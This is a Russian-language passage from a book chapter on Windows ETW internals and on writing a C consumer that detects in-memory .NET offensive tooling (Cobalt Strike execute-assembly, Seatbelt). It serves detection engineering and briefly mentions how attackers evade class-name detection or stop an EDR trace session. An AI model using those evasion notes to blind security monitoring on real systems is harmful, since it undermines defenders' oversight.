Поставщики ETW являются защищаемыми объектами, то есть к ним можно применять дескриптор безопасности. Он позволяет Windows ограничивать доступ к объекту через дискреционный список управления доступом или журналировать попытки доступа через системный список управления доступом. В листинге 8-1 показан дескриптор безопасности, применённый к поставщику `Microsoft-Windows-Services`.

```
PS > $SDs = Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Control\WMI\Security
PS > $sddl = ([wmiclass]"Win32_SecurityDescriptorHelper").
>> BinarySDToSDDL($SDs.'0063715b-eeda-4007-9429-ad526f62696e').
>> SDDL
PS > ConvertFrom-SddlString -Sddl $sddl
Owner     : BUILTIN\Administrators
Group     : BUILTIN\Administrators
DiscretionaryAcl : {NT AUTHORITY\SYSTEM: AccessAllowed,
       NT AUTHORITY\LOCAL SERVICE: AccessAllowed,
       BUILTIN\Administrators: AccessAllowed}
SystemAcl   : {}
RawDescriptor  : System.Security.AccessControl.CommonSecurityDescriptor
```

Листинг 8-1. Оценка дескриптора безопасности, применённого к поставщику

Эта команда разбирает двоичный дескриптор безопасности из конфигурации поставщика в реестре, используя его GUID. Затем с помощью класса WMI `Win32_SecurityDescriptorHelper` она преобразует массив байтов из реестра в строку языка определения дескрипторов безопасности.

Строка передаётся командлету PowerShell `ConvertFrom-SddlString`, который возвращает удобочитаемые сведения дескриптора безопасности. По умолчанию этот дескриптор разрешает доступ только `NT AUTHORITY\SYSTEM`, `NT AUTHORITY\LOCAL SERVICE` и членам локальной группы Administrators. Следовательно, для прямого взаимодействия с поставщиками код контроллера должен выполняться с правами администратора.

Формирование событий

В настоящее время разработчики могут формировать события из приложений-поставщиков с помощью четырёх основных технологий.

Managed Object Format (MOF). MOF - язык определения событий, позволяющий потребителям понимать, как принимать и обрабатывать их. Для регистрации и записи событий с помощью MOF поставщики используют соответственно функции `sechost!RegisterTraceGuids()` и `advapi!TraceEvent()`.

Windows Software Trace Preprocessor (WPP). Подобно журналу событий Windows, WPP позволяет поставщику записать идентификатор и данные события: сначала в двоичном виде, а затем отформатировать их в удобочитаемый вид. WPP поддерживает более сложные типы данных, чем MOF, включая временные метки и GUID, и дополняет поставщиков на основе MOF. Подобно поставщикам MOF, поставщики WPP используют функции `sechost!RegisterTraceGuids()` и `advapi!TraceEvent()` для регистрации и записи событий. Кроме того, для регистрации GUID поставщика WPP может использовать макрос `WPP_INIT_TRACING`.

Манифесты. Манифесты - XML-файлы с элементами, определяющими поставщика, включая сведения о формате событий и самом поставщике. Эти манифесты встраиваются в двоичный файл поставщика во время компиляции и регистрируются в системе. Поставщики с манифестами используют функцию `advapi!EventRegister()` для регистрации событий и `advapi!EventWrite()` для их записи. Сегодня это, по-видимому, самый распространённый способ регистрации поставщиков, особенно поставляемых с Windows.

TraceLogging. Представленная в Windows 10 технология TraceLogging - самый новый способ предоставления событий. В отличие от остальных технологий, TraceLogging допускает самоописывающие события: потребителю не требуется зарегистрированный в системе класс или манифест, чтобы понимать, как их обрабатывать. Потребитель использует API Trace Data Helper (TDH) для декодирования событий и работы с ними. Такие поставщики используют `advapi!TraceLoggingRegister()` и `advapi!TraceLoggingWrite()` для регистрации и записи событий.

Независимо от выбранного разработчиком способа результат один: приложение формирует события для потребления другими приложениями.

Поиск источников событий

Чтобы понять, почему поставщик формирует определённые события, часто полезно изучить сам поставщик. К сожалению, Windows не предоставляет простого способа преобразовать имя или GUID поставщика в образ на диске. Иногда эти сведения можно получить из метаданных события, но во многих случаях, например когда источником события служит DLL или драйвер, его поиск требует дополнительных усилий. В таких ситуациях учитывайте следующие свойства поставщиков ETW.

• PE-файл поставщика должен ссылаться на его GUID, чаще всего в разделе `.rdata`, где хранятся инициализированные данные только для чтения.

• Поставщик должен быть файлом исполняемого кода, обычно `.exe`, `.dll` или `.sys`.

• Поставщик должен вызывать API регистрации: `advapi!EventRegister()` или `ntdll!EtwEventRegister()` для приложений пользовательского режима и `ntoskrnl!EtwRegister()` для компонентов режима ядра.

• Если используется зарегистрированный в системе манифест, образ поставщика будет указан в значении `ResourceFileName` раздела реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\<PROVIDER_GUID>`. Этот файл будет содержать ресурс `WEVT_TEMPLATE`, представляющий собой двоичное представление манифеста.

Можно просканировать файлы операционной системы и вернуть соответствующие этим требованиям. Инструмент с открытым исходным кодом FindETWProviderImage, доступный на GitHub, упрощает процесс. В листинге 8-2 с его помощью находятся образы, ссылающиеся на GUID поставщика `Microsoft-Windows-TaskScheduler`.

```
PS > .\FindETWProviderImage.exe "Microsoft-Windows-TaskScheduler" "C:\Windows\System32\"
Translated Microsoft-Windows-TaskScheduler to {de7b24ea-73c8-4a09-985d-5bdadcfa9017}
Found provider in the registry: C:\WINDOWS\system32\schedsvc.dll
Searching 5486 files for {de7b24ea-73c8-4a09-985d-5bdadcfa9017} ...
Target File: C:\Windows\System32\aitstatic.exe
Registration Function Imported: True
Found 1 reference:
 1) Offset: 0x2d8330 RVA: 0x2d8330 (.data)
Target File: C:\Windows\System32\schedsvc.dll
Registration Function Imported: True
Found 2 references:
 1) Offset: 0x6cb78 RVA: 0x6d778 (.rdata)
 2) Offset: 0xab910 RVA: 0xaf110 (.pdata)
Target File: C:\Windows\System32\taskcomp.dll
Registration Function Imported: False
Found 1 reference:
 1) Offset: 0x39630 RVA: 0x3aa30 (.rdata)
Target File: C:\Windows\System32\ubpm.dll
Registration Function Imported: True
Found 1 reference:
 1) Offset: 0x38288 RVA: 0x39a88 (.rdata)
Total References: 5
Time Elapsed: 1.168 seconds
```

Листинг 8-2. Поиск двоичных файлов поставщика с помощью FindETWProviderImage

Если изучить вывод, можно заметить, что у подхода есть пробелы. Например, инструмент вернул истинного поставщика событий, `schedsvc.dll`, но также три других образа. Ложноположительные результаты могут возникать потому, что образы потребляют события целевого поставщика и поэтому содержат его GUID либо формируют собственные события и потому импортируют один из API регистрации. Метод может выдавать и ложноотрицательные результаты: например, когда источником события является `ntoskrnl.exe`, образ не будет найден в реестре и не импортирует ни одну из функций регистрации.

Чтобы подтвердить личность поставщика, нужно глубже исследовать образ. Это можно сделать с помощью относительно простой методики. В дизассемблере перейдите к смещению или относительному виртуальному адресу, сообщённому FindETWProviderImage, и найдите ссылки на GUID из функции, вызывающей API регистрации. Адрес GUID должен передаваться функции регистрации в регистре RCX, как показано в листинге 8-3.

```
schedsvc!JobsService::Initialize+0xcc:
00007ffe`74096f5c 488935950a0800 mov qword ptr [schedsvc!g_pEventManager],rsi
00007ffe`74096f63 4c8bce    mov r9,rsi
00007ffe`74096f66 4533c0    xor r8d,r8d
00007ffe`74096f69 33d2     xor edx,edx
00007ffe`74096f6b 488d0d06680400 lea rcx,[schedsvc!TASKSCHED] 1
00007ffe`74096f72 48ff150f570400 call qword ptr [schedsvc!_imp_EtwEventRegister 2
00007ffe`74096f79 0f1f440000   nop dword ptr [rax+rax]
00007ffe`74096f7e 8bf8     mov edi,eax
00007ffe`74096f80 48391e    cmp qword ptr [rsi],rbx
00007ffe`74096f83 0f84293f0100  je  schedsvc!JobsService::Initialize+0x14022
```

Листинг 8-3. Дизассемблированный код функции регистрации поставщика внутри `schedsvc.dll`

В этом дизассемблированном коде нас интересуют две инструкции. Первая загружает адрес GUID поставщика в RCX **1**. Сразу после неё вызывается импортированная функция `ntdll!EtwEventRegister()` **2**, регистрирующая поставщика в операционной системе.

Определение причины формирования события

Теперь поставщик определён. Далее многие инженеры по обнаружению начинают исследовать, какие условия заставили его сформировать событие. Подробности этого процесса выходят за рамки книги, поскольку могут существенно различаться в зависимости от поставщика, хотя в главе 12 тема будет рассмотрена подробнее. Однако типовой рабочий процесс выглядит следующим образом.

В дизассемблере пометьте `REGHANDLE`, возвращённый API регистрации событий, затем найдите ссылки на этот `REGHANDLE` из функции, записывающей события ETW, например `ntoskrnl!EtwWrite()`. Пошагово пройдите функцию, разыскивая источник переданного ей параметра `UserData`. Проследите выполнение от этого источника до функции записи событий, проверяя условные переходы, которые могли бы помешать формированию события. Повторите эти действия для каждой уникальной ссылки на глобальный `REGHANDLE`.

Контроллеры

Контроллеры - компоненты, которые определяют сеансы трассировки и управляют ими; такие сеансы регистрируют события, записанные поставщиками, и передают их потребителям событий. Среди задач контроллера есть запуск и остановка сеансов, включение и отключение связанных с сеансом поставщиков, управление размером пула буферов событий и многое другое. Одно приложение может содержать код и контроллера, и потребителя; либо контроллер может быть полностью отдельным приложением, как Xperf и logman - две утилиты, упрощающие сбор и обработку событий ETW.

Контроллеры создают сеансы трассировки с помощью API `sechost!StartTrace()` и настраивают их с помощью `sechost!ControlTrace()` и `advapi!EnableTraceEx()` или `sechost!EnableTraceEx2()`. В Windows XP и более поздних версиях контроллеры могут одновременно запускать не более 64 сеансов трассировки и управлять ими. Для просмотра таких сеансов используйте logman, как показано в листинге 8-4.

```
PS > logman.exe query -ets
Data Collector Set         Type   Status
-------------------------------------------------------------
AppModel             Trace  Running
BioEnrollment           Trace  Running
Diagtrack-Listener         Trace  Running
FaceCredProv           Trace  Running
FaceTel             Trace  Running
LwtNetLog            Trace  Running
Microsoft-Windows-Rdp-Graphics-RdpIdd-Trace Trace  Running
NetCore             Trace  Running
NtfsLog             Trace  Running
RadioMgr             Trace  Running
WiFiDriverIHVSession        Trace  Running
WiFiSession            Trace  Running
UserNotPresentTraceSession      Trace  Running
NOCAT              Trace  Running
Admin_PS_Provider         Trace  Running
WindowsUpdate_trace_log       Trace  Running
MpWppTracing-20220120-151932-00000003-ffffffff Trace Running
SHS-01202022-151937-7-7f       Trace  Running
SgrmEtwSession           Trace  Running
```

Листинг 8-4. Перечисление сеансов трассировки с помощью `logman.exe`

Каждое имя в столбце `Data Collector Set` представляет уникальный контроллер с собственными подчинёнными сеансами трассировки. Контроллеры из листинга 8-4 встроены в Windows, поскольку операционная система также активно использует ETW для мониторинга активности.

Контроллеры могут также запрашивать существующие трассировки для получения сведений. В листинге 8-5 показано, как это делается.

```
PS > logman.exe query 'EventLog-System' -ets
Name:       EventLog-System
Status:      Running
Root Path:     %systemdrive%\PerfLogs\Admin
Segment:      Off
Schedules:     On
Segment Max Size:  100 MB
Name:       EventLog-System\EventLog-System
Type:       Trace
Append:      Off
Circular:     Off
Overwrite:     Off
Buffer Size:    64
Buffers Lost:    0
Buffers Written:   155
Buffer Flush Timer:  1
Clock Type:     System
1 File Mode:     Real-time
Provider:
2 Name:       Microsoft-Windows-FunctionDiscoveryHost
Provider Guid:    {538CBBAD-4877-4EB2-B26E-7CAEE8F0F8CB}
Level:      255
KeywordsAll:    0x0
3 KeywordsAny:    0x8000000000000000 (System)
Properties:     65
Filter Type:    0
Provider:
Name:       Microsoft-Windows-Subsys-SMSS
Provider Guid:    {43E63DA5-41D1-4FBF-ADED-1BBED98FDD1D}
Level:      255
KeywordsAll:    0x0
KeywordsAny:    0x4000000000000000 (System)
Properties:     65
Filter Type:    0
--snip--
```

Листинг 8-5. Запрос конкретной трассировки с помощью `logman.exe`

Этот запрос предоставляет сведения о включённых в сеансе поставщиках **2** и используемых ключевых словах фильтрации **3**, о том, является ли трассировка трассировкой реального времени или файловой **1**, а также показатели производительности. По этим сведениям можно начать определять, служит ли трассировка для мониторинга производительности или для сбора телеметрии EDR.

Потребители

Потребители - программные компоненты, получающие события после их регистрации сеансом трассировки. Они могут либо читать события из файла журнала на диске, либо потреблять их в реальном времени. Поскольку почти каждый агент EDR является потребителем реального времени, мы сосредоточимся исключительно на них.

Потребители используют `sechost!OpenTrace()` для подключения к сеансу реального времени и `sechost!ProcessTrace()`, чтобы начать потреблять события из него. Каждый раз при получении нового события потребителем внутренняя функция обратного вызова разбирает данные события на основе сведений, предоставленных поставщиком, например манифеста события. Затем потребитель может делать со сведениями всё, что пожелает. В случае программы защиты конечных устройств это может означать создание предупреждения, выполнение превентивных действий или сопоставление активности с телеметрией, собранной другим датчиком.

Создание потребителя для выявления вредоносных сборок .NET

Разберём процесс разработки потребителя и работы с событиями. В этом разделе мы выявим использование вредоносных сборок платформы .NET в памяти, например применяемых функцией `execute-assembly` агента Beacon из Cobalt Strike. Одна из стратегий выявления таких сборок - искать имена классов, принадлежащих известным наступательным проектам C#. Хотя атакующие легко могут обойти этот метод, изменив имена классов и методов вредоносной программы, он способен эффективно выявлять использование неизменённых инструментов менее опытными злоумышленниками.

Наш потребитель будет принимать отфильтрованные события поставщика `Microsoft-Windows-DotNETRuntime`, в частности отслеживая классы, связанные с Seatbelt - инструментом разведки Windows после эксплуатации.

Создание сеанса трассировки

Чтобы начать потреблять события, сначала нужно создать сеанс трассировки с помощью API `sechost!StartTrace()`. Эта функция принимает указатель на структуру `EVENT_TRACE_PROPERTIES`, определённую в листинге 8-6. В системах с версиями Windows новее 1703 функция вместо неё может принимать указатель на структуру `EVENT_TRACE_PROPERTIES_V2`.

```
typedef struct _EVENT_TRACE_PROPERTIES {
 WNODE_HEADER Wnode;
 ULONG  BufferSize;
 ULONG  MinimumBuffers;
 ULONG  MaximumBuffers;
 ULONG  MaximumFileSize;
 ULONG  LogFileMode;
 ULONG  FlushTimer;
 ULONG  EnableFlags;
 union {
  LONG AgeLimit;
  LONG FlushThreshold;
 } DUMMYUNIONNAME;
 ULONG  NumberOfBuffers;
 ULONG  FreeBuffers;
 ULONG  EventsLost;
 ULONG  BuffersWritten;
 ULONG  LogBuffersLost;
 ULONG  RealTimeBuffersLost;
 HANDLE LoggerThreadId;
 ULONG  LogFileNameOffset;
 ULONG  LoggerNameOffset;
} EVENT_TRACE_PROPERTIES, *PEVENT_TRACE_PROPERTIES;
```

Листинг 8-6. Определение структуры `EVENT_TRACE_PROPERTIES`

Эта структура описывает сеанс трассировки. Потребитель заполняет её и передаёт функции, запускающей сеанс трассировки, как показано в листинге 8-7.

```
static const GUID g_sessionGuid =
{ 0xb09ce00c, 0xbcd9, 0x49eb,
{ 0xae, 0xce, 0x42, 0x45, 0x1, 0x2f, 0x97, 0xa9 }
};
static const WCHAR g_sessionName[] = L"DotNETEventConsumer";
int main()
{
 ULONG ulBufferSize =
  sizeof(EVENT_TRACE_PROPERTIES) + sizeof(g_sessionName);
 PEVENT_TRACE_PROPERTIES pTraceProperties =
  (PEVENT_TRACE_PROPERTIES)malloc(ulBufferSize);
 if (!pTraceProperties)
 {
  return ERROR_OUTOFMEMORY;
 }
 ZeroMemory(pTraceProperties, ulBufferSize);
 pTraceProperties->Wnode.BufferSize = ulBufferSize;
 pTraceProperties->Wnode.Flags = WNODE_FLAG_TRACED_GUID;
 pTraceProperties->Wnode.ClientContext = 1;
 pTraceProperties->Wnode.Guid = g_sessionGuid;
 pTraceProperties->LogFileMode = EVENT_TRACE_REAL_TIME_MODE;
 pTraceProperties->LoggerNameOffset = sizeof(EVENT_TRACE_PROPERTIES);
 wcscpy_s(
  (PWCHAR)(pTraceProperties + 1),
  wcslen(g_sessionName) + 1,
  g_sessionName);
 DWORD dwStatus = 0;
 TRACEHANDLE hTrace = NULL;
 while (TRUE) {
  dwStatus = StartTraceW(
   &hTrace,
   g_sessionName,
   pTraceProperties);
  if (dwStatus == ERROR_ALREADY_EXISTS)
  {
   dwStatus = ControlTraceW(
    hTrace,
    g_sessionName,
    pTraceProperties,
    EVENT_TRACE_CONTROL_STOP);
  }
 if (dwStatus != ERROR_SUCCESS)
 {
   return dwStatus;
 }
 --snip--
}
```

Листинг 8-7. Настройка свойств трассировки

Мы заполняем структуру `WNODE_HEADER`, на которую указывают свойства трассировки. Обратите внимание: элемент `Guid` содержит GUID сеанса трассировки, а не нужного поставщика. Кроме того, элемент `LogFileMode` структуры свойств трассировки обычно получает значение `EVENT_TRACE_REAL_TIME_MODE`, чтобы включить трассировку событий в реальном времени.

Включение поставщиков

Сеанс трассировки пока не собирает события, поскольку для него не включены поставщики. Для добавления поставщиков используется API `sechost!EnableTraceEx2()`. Эта функция принимает как параметр возвращённый ранее `TRACEHANDLE` и определена в листинге 8-8.

```
ULONG WMIAPI EnableTraceEx2(
 [in]    TRACEHANDLE      TraceHandle,
 [in]    LPCGUID       ProviderId,
 [in]    ULONG        ControlCode,
 [in]    UCHAR        Level,
 [in]    ULONGLONG      MatchAnyKeyword,
 [in]    ULONGLONG      MatchAllKeyword,
 [in]    ULONG        Timeout,
 [in, optional] PENABLE_TRACE_PARAMETERS EnableParameters
);
```

Листинг 8-8. Определение функции `sechost!EnableTraceEx2()`

Параметр `ProviderId` - GUID целевого поставщика, а `Level` определяет серьёзность событий, передаваемых потребителю. Он может принимать значения от `TRACE_LEVEL_VERBOSE` (5) до `TRACE_LEVEL_CRITICAL` (1). Потребитель будет получать все события, уровень которых меньше или равен заданному значению.

Параметр `MatchAllKeyword` - битовая маска, которая разрешает записать событие, только если биты ключевых слов события совпадают со всеми битами, установленными в этом значении, либо если у события не установлены биты ключевых слов. В большинстве случаев этот элемент равен нулю. Параметр `MatchAnyKeyword` - битовая маска, разрешающая записать событие, только если биты его ключевых слов совпадают с любым из битов, установленных в этом значении.

Параметр `EnableParameters` позволяет потребителю получать в каждом событии один или несколько элементов расширенных данных, в том числе следующие.

`EVENT_ENABLE_PROPERTY_PROCESS_START_KEY`. Порядковый номер, идентифицирующий процесс и гарантированно уникальный в текущем сеансе загрузки.

`EVENT_ENABLE_PROPERTY_SID`. Идентификатор безопасности субъекта, например пользователя системы, от имени которого было сформировано событие.

`EVENT_ENABLE_PROPERTY_TS_ID`. Идентификатор терминального сеанса, в котором было сформировано событие.

`EVENT_ENABLE_PROPERTY_STACK_TRACE`. Значение, добавляющее стек вызовов, если событие было записано с помощью API `advapi!EventWrite()`.

API `sechost!EnableTraceEx2()` может добавить в сеанс трассировки любое число поставщиков, каждый со своей конфигурацией фильтрации. Листинг 8-9 продолжает код из листинга 8-7 и показывает типичное использование этого API.

```
1 static const GUID g_providerGuid =
{ 0xe13c0d23, 0xccbc, 0x4e12,
{ 0x93, 0x1b, 0xd9, 0xcc, 0x2e, 0xee, 0x27, 0xe4 }
};
int main()
{
 --snip--
 dwStatus = EnableTraceEx2(
  hTrace,
  &g_providerGuid,
  EVENT_CONTROL_CODE_ENABLE_PROVIDER,
  TRACE_LEVEL_INFORMATION,
 2 0x2038,
  0,
  INFINITE,
  NULL);
 if (dwStatus != ERROR_SUCCESS)
 {
  goto Cleanup;
 }
 --snip--
}
```

Листинг 8-9. Настройка поставщика для сеанса трассировки

Мы добавляем в сеанс трассировки поставщика `Microsoft-Windows-DotNETRuntime` **1** и задаём `MatchAnyKeyword` для ключевых слов Interop (`0x2000`), NGen (`0x20`), Jit (`0x10`) и Loader (`0x8`) **2**. Эти ключевые слова позволяют отфильтровать неинтересные события и собирать только относящиеся к тому, что мы хотим отслеживать.

Запуск сеанса трассировки

После завершения всех подготовительных шагов можно запустить сеанс трассировки. Для этого агент EDR вызывает `sechost!OpenTrace()`, передавая единственный параметр - указатель на структуру `EVENT_TRACE_LOGFILE`, определённую в листинге 8-10.

```
typedef struct _EVENT_TRACE_LOGFILEW {
 LPWSTR      LogFileName;
 LPWSTR      LoggerName;
 LONGLONG      CurrentTime;
 ULONG       BuffersRead;
 union {
  ULONG LogFileMode;
  ULONG ProcessTraceMode;
 } DUMMYUNIONNAME;
 EVENT_TRACE     CurrentEvent;
 TRACE_LOGFILE_HEADER LogfileHeader;
 PEVENT_TRACE_BUFFER_CALLBACKW BufferCallback;
 ULONG       BufferSize;
 ULONG       Filled;
 ULONG       EventsLost;
 union {
  PEVENT_CALLBACK  EventCallback;
  PEVENT_RECORD_CALLBACK EventRecordCallback;
 } DUMMYUNIONNAME2;
 ULONG        IsKernelTrace;
 PVOID        Context;
} EVENT_TRACE_LOGFILEW, *PEVENT_TRACE_LOGFILEW;
```

Листинг 8-10. Определение структуры `EVENT_TRACE_LOGFILE`

В листинге 8-11 показано использование этой структуры.

```
int main()
{
 --snip--
 EVENT_TRACE_LOGFILEW etl = { 0 };
1 etl.LoggerName = g_sessionName;
2 etl.ProcessTraceMode = PROCESS_TRACE_MODE_EVENT_RECORD |
          PROCESS_TRACE_MODE_REAL_TIME;
3 etl.EventRecordCallback = OnEvent;
 TRACEHANDLE hSession = NULL;
 hSession = OpenTrace(&etl);
 if (hSession == INVALID_PROCESSTRACE_HANDLE)
 {
   goto Cleanup;
 }
 --snip--
}
```

Листинг 8-11. Передача структуры `EVENT_TRACE_LOGFILE` *функции* `sechost!OpenTrace()`

Хотя структура относительно велика, сейчас для нас важны только три элемента. `LoggerName` - имя сеанса трассировки **1**, а `ProcessTraceMode` - битовая маска со значениями `PROCESS_TRACE_MODE_EVENT_RECORD` (`0x10000000`), указывающим, что события должны использовать формат `EVENT_RECORD`, представленный в Windows Vista, и `PROCESS_TRACE_MODE_REAL_TIME` (`0x100`), указывающим, что события следует получать в реальном времени **2**. Наконец, `EventRecordCallback` - указатель на внутреннюю функцию обратного вызова **3**, которую мы вскоре рассмотрим; ETW вызывает её для каждого нового события, передавая структуру `EVENT_RECORD`.

Когда `sechost!OpenTrace()` завершается, она возвращает новый `TRACEHANDLE`, в нашем примере `hSession`. Затем можно передать этот дескриптор функции `sechost!ProcessTrace()`, как показано в листинге 8-12, чтобы начать обработку событий.

```
void ProcessEvents(PTRACEHANDLE phSession)
{
  FILETIME now;
 1 GetSystemTimeAsFileTime(&now);
  ProcessTrace(phSession, 1, &now, NULL);
}
int main()
{
  --snip--
  HANDLE hThread = NULL;
  2 hThread = CreateThread(
       NULL, 0,
       ProcessEvents,
       &hSession,
       0, NULL);
  if (!hThread)
  {
   goto Cleanup;
  }
 --snip--
}
```

Листинг 8-12. Создание потока для обработки событий

Мы передаём текущее системное время **1** функции `sechost!ProcessTrace()`, сообщая системе, что хотим регистрировать только события, возникшие после этого момента. После вызова функция захватывает управление текущим потоком, поэтому, чтобы полностью не заблокировать остальную часть приложения, мы создаём отдельный поток **2** только для сеанса трассировки.

Если ошибок не возникло, события начинают поступать от поставщика потребителю и обрабатываться внутренней функцией обратного вызова, указанной в элементе `EventRecordCallback` структуры `EVENT_TRACE_LOGFILE`. Мы рассмотрим эту функцию в разделе «Обработка событий» на странице 158.

Остановка сеанса трассировки

Наконец, нужен способ при необходимости остановить трассировку. Один из вариантов - использовать глобальное логическое значение, которое можно переключить, когда трассировку требуется остановить, но подойдёт любой способ подать потоку сигнал выхода. Однако если применяемый метод может вызвать внешний пользователь, например через непроверенную функцию RPC, злоумышленник способен полностью остановить сбор событий агентом через сеанс трассировки. В листинге 8-13 показан возможный способ остановки трассировки.

```
HANDLE g_hStop = NULL;
BOOL ConsoleCtrlHandler(DWORD dwCtrlType)
{
 1 if (dwCtrlType == CTRL_C_EVENT) {
 2 SetEvent(g_hStop);
  return TRUE;
 }
 return FALSE;
}
int main()
{
 --snip--
 g_hStop = CreateEvent(NULL, TRUE, FALSE, NULL);
 SetConsoleCtrlHandler(ConsoleCtrlHandler, TRUE);
 WaitForSingleObject(g_hStop, INFINITE);
3 CloseTrace(hSession);
 WaitForSingleObject(hThread, INFINITE);
 CloseHandle(g_hStop);
 CloseHandle(hThread);
 return dwStatus
}
```

Листинг 8-13. Использование обработчика управления консолью для подачи потоку сигнала выхода

В этом примере используется внутренняя процедура обработчика управления консолью `ConsoleCtrlHandler()` и объект события, ожидающий сочетания клавиш Ctrl-C **1**. Когда обработчик замечает это сочетание, внутренняя функция уведомляет объект события **2** - часто используемый объект синхронизации, сообщающий потоку о наступлении некоторого события, - и возвращает управление. Поскольку объект события получил сигнал, приложение возобновляет выполнение и закрывает сеанс трассировки **3**.

Обработка событий

Когда поток потребителя получает новое событие, его функция обратного вызова, в нашем примере `OnEvent()`, вызывается с указателем на структуру `EVENT_RECORD`. Эта структура, определённая в листинге 8-14, представляет событие целиком.

```
typedef struct _EVENT_RECORD {
 EVENT_HEADER        EventHeader;
 ETW_BUFFER_CONTEXT     BufferContext;
 USHORT          ExtendedDataCount;
 USHORT          UserDataLength;
 PEVENT_HEADER_EXTENDED_DATA_ITEM ExtendedData;
 PVOID          UserData;
 PVOID          UserContext;
} EVENT_RECORD, *PEVENT_RECORD;
```

Листинг 8-14. Определение структуры `EVENT_RECORD`

На первый взгляд структура может показаться простой, но она способна содержать огромное количество сведений. Первое поле, `EventHeader`, хранит базовые метаданные события, например идентификатор процесса двоичного файла поставщика, временную метку и `EVENT_DESCRIPTOR`, подробно описывающий само событие. Элемент `ExtendedData` соответствует данным, переданным в параметре `EnableProperty` функции `sechost!EnableTraceEx2()`. Это поле является указателем на `EVENT_HEADER_EXTENDED_DATA_ITEM`, определённую в листинге 8-15.

```
typedef struct _EVENT_HEADER_EXTENDED_DATA_ITEM {
 USHORT Reserved1;
 USHORT ExtType;
 struct {
 USHORT Linkage : 1;
 USHORT Reserved2 : 15;
 };
 USHORT DataSize;
 ULONGLONG DataPtr;
} EVENT_HEADER_EXTENDED_DATA_ITEM, *PEVENT_HEADER_EXTENDED_DATA_ITEM;
```

Листинг 8-15. Определение структуры `EVENT_HEADER_EXTENDED_DATA_ITEM`

Элемент `ExtType` содержит идентификатор, определённый в `eventcons.h` и показанный в листинге 8-16, который сообщает потребителю, на какой тип данных указывает элемент `DataPtr`. Обратите внимание: значительная часть значений из заголовочных файлов официально не поддерживается для вызывающих этот API в документации Microsoft.

```
#define EVENT_HEADER_EXT_TYPE_RELATED_ACTIVITYID 0x0001
#define EVENT_HEADER_EXT_TYPE_SID       0x0002
#define EVENT_HEADER_EXT_TYPE_TS_ID      0x0003
#define EVENT_HEADER_EXT_TYPE_INSTANCE_INFO   0x0004
#define EVENT_HEADER_EXT_TYPE_STACK_TRACE32   0x0005
#define EVENT_HEADER_EXT_TYPE_STACK_TRACE64   0x0006
#define EVENT_HEADER_EXT_TYPE_PEBS_INDEX    0x0007
#define EVENT_HEADER_EXT_TYPE_PMC_COUNTERS    0x0008
#define EVENT_HEADER_EXT_TYPE_PSM_KEY     0x0009
#define EVENT_HEADER_EXT_TYPE_EVENT_KEY     0x000A
#define EVENT_HEADER_EXT_TYPE_EVENT_SCHEMA_TL  0x000B
#define EVENT_HEADER_EXT_TYPE_PROV_TRAITS    0x000C
#define EVENT_HEADER_EXT_TYPE_PROCESS_START_KEY  0x000D
#define EVENT_HEADER_EXT_TYPE_CONTROL_GUID    0x000E
#define EVENT_HEADER_EXT_TYPE_QPC_DELTA     0x000F
#define EVENT_HEADER_EXT_TYPE_CONTAINER_ID    0x0010
#define EVENT_HEADER_EXT_TYPE_MAX       0x0011
```

Листинг 8-16. Константы `EVENT_HEADER_EXT_TYPE`

Элемент `ExtendedData` структуры `EVENT_RECORD` содержит ценные данные, но агенты обычно используют их для дополнения других источников, особенно элемента `UserData` структуры `EVENT_RECORD`. Здесь всё немного усложняется, поскольку Microsoft утверждает, что почти во всех случаях эти данные следует получать с помощью API TDH.

Мы разберём этот процесс в нашей функции обратного вызова, но помните: пример представляет лишь один подход к извлечению нужных сведений и может не соответствовать производственному коду. Чтобы начать обработку данных события, агент вызывает `tdh!TdhGetEventInformation()`, как показано в листинге 8-17.

```
void CALLBACK OnEvent(PEVENT_RECORD pRecord)
{
 ULONG ulSize = 0;
 DWORD dwStatus = 0;
 PBYTE pUserData = (PBYTE)pRecord->UserData;
 dwStatus = TdhGetEventInformation(pRecord, 0, NULL, NULL, &ulSize);
 PTRACE_EVENT_INFO pEventInfo = (PTRACE_EVENT_INFO)malloc(ulSize);
 if (!pEventInfo)
 {
  // Немедленно завершить процесс, если память исчерпана
  ExitProcess(ERROR_OUTOFMEMORY);
 }
 dwStatus = TdhGetEventInformation(
  pRecord,
  0,
  NULL,
  pEventInfo,
  &ulSize);
 if (dwStatus != ERROR_SUCCESS)
 {
  return;
 }
 --snip--
}
```

Листинг 8-17. Начало обработки данных события

Выделив память нужного размера, мы передаём функции указатель на структуру `TRACE_EVENT_INFO` как первый параметр. Эта структура определена в листинге 8-18.

```
typedef struct _TRACE_EVENT_INFO {
 GUID     ProviderGuid;
 GUID     EventGuid;
 EVENT_DESCRIPTOR EventDescriptor;
1 DECODING_SOURCE DecodingSource;
 ULONG     ProviderNameOffset;
 ULONG     LevelNameOffset;
 ULONG     ChannelNameOffset;
 ULONG     KeywordsNameOffset;
 ULONG     TaskNameOffset;
 ULONG     OpcodeNameOffset;
 ULONG     EventMessageOffset;
 ULONG     ProviderMessageOffset;
 ULONG     BinaryXMLOffset;
 ULONG     BinaryXMLSize;
 union {
  ULONG EventNameOffset;
  ULONG ActivityIDNameOffset;
 };
 union {
  ULONG EventAttributesOffset;
  ULONG RelatedActivityIDNameOffset;
 };
 ULONG   PropertyCount;
 ULONG   TopLevelPropertyCount;
 union {
  TEMPLATE_FLAGS Flags;
  struct {
  ULONG Reserved : 4;
  ULONG Tags : 28;
 };
 };
2 EVENT_PROPERTY_INFO EventPropertyInfoArray[ANYSIZE_ARRAY];
} TRACE_EVENT_INFO;
```

Листинг 8-18. Определение структуры `TRACE_EVENT_INFO`

После возврата функция заполняет структуру полезными метаданными, например `DecodingSource` **1**, используемым для определения способа описания события: в манифесте инструментария, классе MOF или шаблоне WPP. Но самое важное значение - `EventPropertyInfoArray` **2**, массив

структур EVENT_PROPERTY_INFO, определённых в листинге 8-19, который предоставляет сведения о каждом свойстве элемента UserData структуры EVENT_RECORD.

```
typedef struct _EVENT_PROPERTY_INFO {
1 PROPERTY_FLAGS Flags;
 ULONG  NameOffset;
 union {
 struct {
 USHORT InType;
 USHORT OutType;
 ULONG MapNameOffset;
 } nonStructType;
 struct {
 USHORT StructStartIndex;
 USHORT NumOfStructMembers;
 ULONG padding;
 } structType;
 struct {
 USHORT InType;
 USHORT OutType;
 ULONG CustomSchemaOffset;
 } customSchemaType;
 };
 union {
 2 USHORT count;
 USHORT countPropertyIndex;
 };
 union {
 3 USHORT length;
 USHORT lengthPropertyIndex;
 };
 union {
 ULONG Reserved;
 struct {
